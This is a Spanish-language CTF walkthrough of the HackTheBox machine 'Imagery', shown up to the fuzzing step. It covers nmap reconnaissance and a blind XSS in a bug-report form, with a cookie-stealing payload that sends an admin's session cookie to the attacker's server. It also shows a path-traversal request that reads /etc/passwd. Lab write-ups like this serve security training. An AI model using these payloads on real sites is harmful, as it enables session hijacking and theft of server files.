Habilidades: Blind Cross-Site Scripting (XSS), Local File Inclusion + Fuzzing, Hash Cracking, OS Command Injection, Basic System Enumeration, AES Decrypt + Brute Force - Python Scripting, Abusing Sudoers Privileges - Custom Binary [Pivilege Escalation]
Introducción
Imagery es una máquina Linux de dificultad Medium en HackTheBox. En este escenario debemos vulnerar un sitio web combinando la explotación de una serie de vulnerabilidades web (XSS y LFI) hasta lograr RCE a través de una funcionalidad insegura de la web, y por ende, acceso inicial.
Una vez dentro del servidor, descifraremos una copia de seguridad de la web principal a través de la librería pyAesCrypt, donde obtendremos credenciales para cambiar de usuario en el sistema.
Para la escalada de privilegios, abusaremos de privilegios sudoers configurados de forma insegura en una herramienta personalizada, la cual permite trabajar con tareas cron. Esta admite un parámetro que resulta en ejecución de comandos privilegiados, mediante el cual ganaremos acceso completo.
Reconocimiento
Enviaremos una traza ICMP para comprobar que la máquina víctima se encuentre activa
ping -c1 10.10.11.88

PING 10.10.11.88 (10.10.11.88) 56(84) bytes of data.
64 bytes from 10.10.11.88: icmp_seq=1 ttl=63 time=427 ms

--- 10.10.11.88 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 426.507/426.507/426.507/0.000 ms
Port Scanning
Comenzaremos realizando un escaneo el cual se encargará de identificar puertos abiertos en la máquina víctima. En este caso debemos generar menos ruido en la red para poder encontrar todos los puertos abiertos
nmap -p- --open -sS --min-rate 2500 -n -Pn 10.10.11.88 -oG openPorts

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 22:14 EDT
Nmap scan report for 10.10.11.88
Host is up (0.19s latency).
Not shown: 51798 closed tcp ports (reset), 13735 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 47.12 seconds
--open: Mostrar únicamente los puertos abiertos-p-: Hacer un escaneo del total de puertos (65535)--min-rate 5000: Enviar mínimo 5000 paquetes por segundo-n: No aplicar resolución DNS, lo que acelera el escaneo-sS: Modo de escaneo TCP SYN, no concluye la conexión, lo que hace el escaneo más ágil-Pn: Omitir el descubrimiento de host (ARP)-oG: Exportar en formatogrepable-v: Ver el progreso del escaneo
Lanzaremos un segundo escaneo que intente identificar la versión y los servicios que ejecuta cada puerto que descubrimos
nmap -p 22,8000 -sVC 10.10.11.88 -oN services

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 22:16 EDT
Nmap scan report for 10.10.11.88
Host is up (0.20s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http-alt Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Tue, 30 Sep 2025 02:16:19 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Tue, 30 Sep 2025 02:16:12 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 146960
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Image Gallery</title>
|     <script src="static/tailwind.js"></script>
|     <link rel="stylesheet" href="static/fonts.css">
|     <script src="static/purify.min.js"></script>
|     <style>
|     body {
|     font-family: 'Inter', sans-serif;
|     margin: 0;
|     padding: 0;
|     box-sizing: border-box;
|     display: flex;
|     flex-direction: column;
|     min-height: 100vh;
|     position: fixed;
|     top: 0;
|     width: 100%;
|     z-index: 50;
|_    #app-con
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.94SVN%I=7%D=9/29%Time=68DB3D6C%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,1589,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.1\.3
SF:\x20Python/3\.12\.7\r\nDate:\x20Tue,\x2030\x20Sep\x202025\x2002:16:12\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x20146960\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x2
SF:0lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x2
SF:0\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-width
SF:,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Image\x20Gallery</ti
SF:tle>\n\x20\x20\x20\x20<script\x20src=\"static/tailwind\.js\"></script>\
SF:n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"static/fonts\.cs
SF:s\">\n\x20\x20\x20\x20<script\x20src=\"static/purify\.min\.js\"></scrip
SF:t>\n\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20
SF:{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20'Int
SF:er',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ma
SF:rgin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x
SF:200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20box-sizing:\x20bo
SF:rder-box;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:\x20
SF:flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20flex-direction:\
SF:x20column;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20min-height:
SF:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20nav\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20posit
SF:ion:\x20fixed;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20top:\x2
SF:00;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20width:\x20100%;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20z-index:\x2050;\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20#app-con")%
SF:r(FourOhFourRequest,184,"HTTP/1\.1\x20404\x20NOT\x20FOUND\r\nServer:\x2
SF:0Werkzeug/3\.1\.3\x20Python/3\.12\.7\r\nDate:\x20Tue,\x2030\x20Sep\x202
SF:025\x2002:16:19\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\
SF:r\nContent-Length:\x20207\r\nConnection:\x20close\r\n\r\n<!doctype\x20h
SF:tml>\n<html\x20lang=en>\n<title>404\x20Not\x20Found</title>\n<h1>Not\x2
SF:0Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x2
SF:0the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20p
SF:lease\x20check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.54 seconds
-p: Especificar puertos-sV: Identificar la versión del servicio-sC: Uso de scripts de reconocimiento-oN: Exportar la salida en formato normal
Logramos ver solamente dos servicios, ssh y un servicio http corriendo en el puerto 8000
Web Enumeration
Vemos un servicio http ejecutándose en el puerto 8000. Antes de visitar el sitio web opcionalmente podemos lanzar un escaneo que identifique las tecnologías web que el servidor pueda estar utilizando, aunque en el escaneo con nmap vimos algunas de ellas
whatweb http://10.10.11.88:8000

http://10.10.11.88:8000 [200 OK] Country[RESERVED][ZZ], Email[support@imagery.com], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.10.11.88], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]
Si navegamos hasta http://10.10.11.88:8000, veremos la siguiente web, donde podremos tanto registrarnos como iniciar sesión desde la barra superior derecha

Registraremos una cuenta e iniciaremos sesión en la web

Image Upload

Al iniciar sesión, veremos la opción de subir imágenes a través del botón Upload

El servidor solamente aceptará archivos .jpg, .png, etc. Subiremos una imagen normal a la web

Desde la galería de imágenes en el sitio principal, contaremos con un menú de opciones. Algunas de esas opciones están bloqueadas por alguna razón

Report Bug
En el footer de la web, veremos un botón con el mensaje Report Bug

Este formulario nos permite reportar un problema en la web y enviarlo para revisión
Intrusión / Explotación
Blind Cross-Site Scripting (XSS)
Luego de realizar pruebas de XSS con el formulario desde la opción Report Bug en el footer de la web, lograremos que el servidor nos envíe una petición HTTP
Iniciaremos un servidor HTTP con
pythonusando el comandopython3 -m http.server 80antes de enviar el payload a la web

Al cabo de unos momentos, notaremos que el servidor solicita /test
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.88 - - [05/Jan/2026 16:15:39] code 404, message File not found
10.10.11.88 - - [05/Jan/2026 16:15:39] "GET /test HTTP/1.1" 404 -
Cookie Stealing
El siguiente payload de Cross-Site Scripting debería enviarnos la cookie de sesión del usuario que revise la solicitud
<img src=x onerror="document.location='http://10.10.14.11/?cookie='+document.cookie">
Al cabo de unos momentos recibiremos una solicitud en nuestro servidor HTTP
10.10.11.88 - - [29/Sep/2025 22:51:12] "GET / HTTP/1.1" 200 -
10.10.11.88 - - [05/Jan/2026 16:19:39] "GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aVwOrA.VcDiL87OwQnGEtK6Ul7qcviFEgI HTTP/1.1" 200 -
10.10.11.88 - - [29/Sep/2025 22:51:13] code 404, message File not found
10.10.11.88 - - [29/Sep/2025 22:51:13] "GET /favicon.ico HTTP/1.1" 404 -
Cargaremos la cookie en el navegador, de forma nativa podemos hacer esto desde las herramientas de desarrollador > Storage > Cookies

Ahora recargaremos la web y desbloquearemos la siguiente funcionalidad de administración desde el botón Admin Panel


Al hacer clic en Admin Panel, podremos administrar a los usuarios además de ver los reportes de bugs.

Podremos descargar los archivos de log de cada usuario desde el botón Download Log
Local File Inclusion
Al intentar descargar un archivo de log de algún usuario, podremos ver que la solicitud de realiza hacia el endpoint get_system_log usando el parámetro log_identifier, donde se pasa como valor el nombre del usuario


Podemos intentar desplazar el directorio para incluir archivos de la máquina de la siguiente forma
http://10.10.11.88:8000/admin/get_system_log?log_identifier=../../../../../etc/passwd
Para facilitar el trabajo, lo más recomendable es enviar las peticiones HTTP desde un proxy HTTP como Burpsuite.
De lo contrario, descargaremos el archivo cada vez que hagamos una solicitud
Fuzzing
Al consultar un archivo que no existe, obtendremos el error 500 HTTP. Esto puede servir como un filtro de condición para evaluar si un archivo existe o no

Lanzaremos una herramienta de fuzzing con el propósito de enumerar archivos del servidor web. En este contexto, el servidor usa python, además de que debemos retroceder un directorio para volver a la raíz porque estamos en la ruta /admin
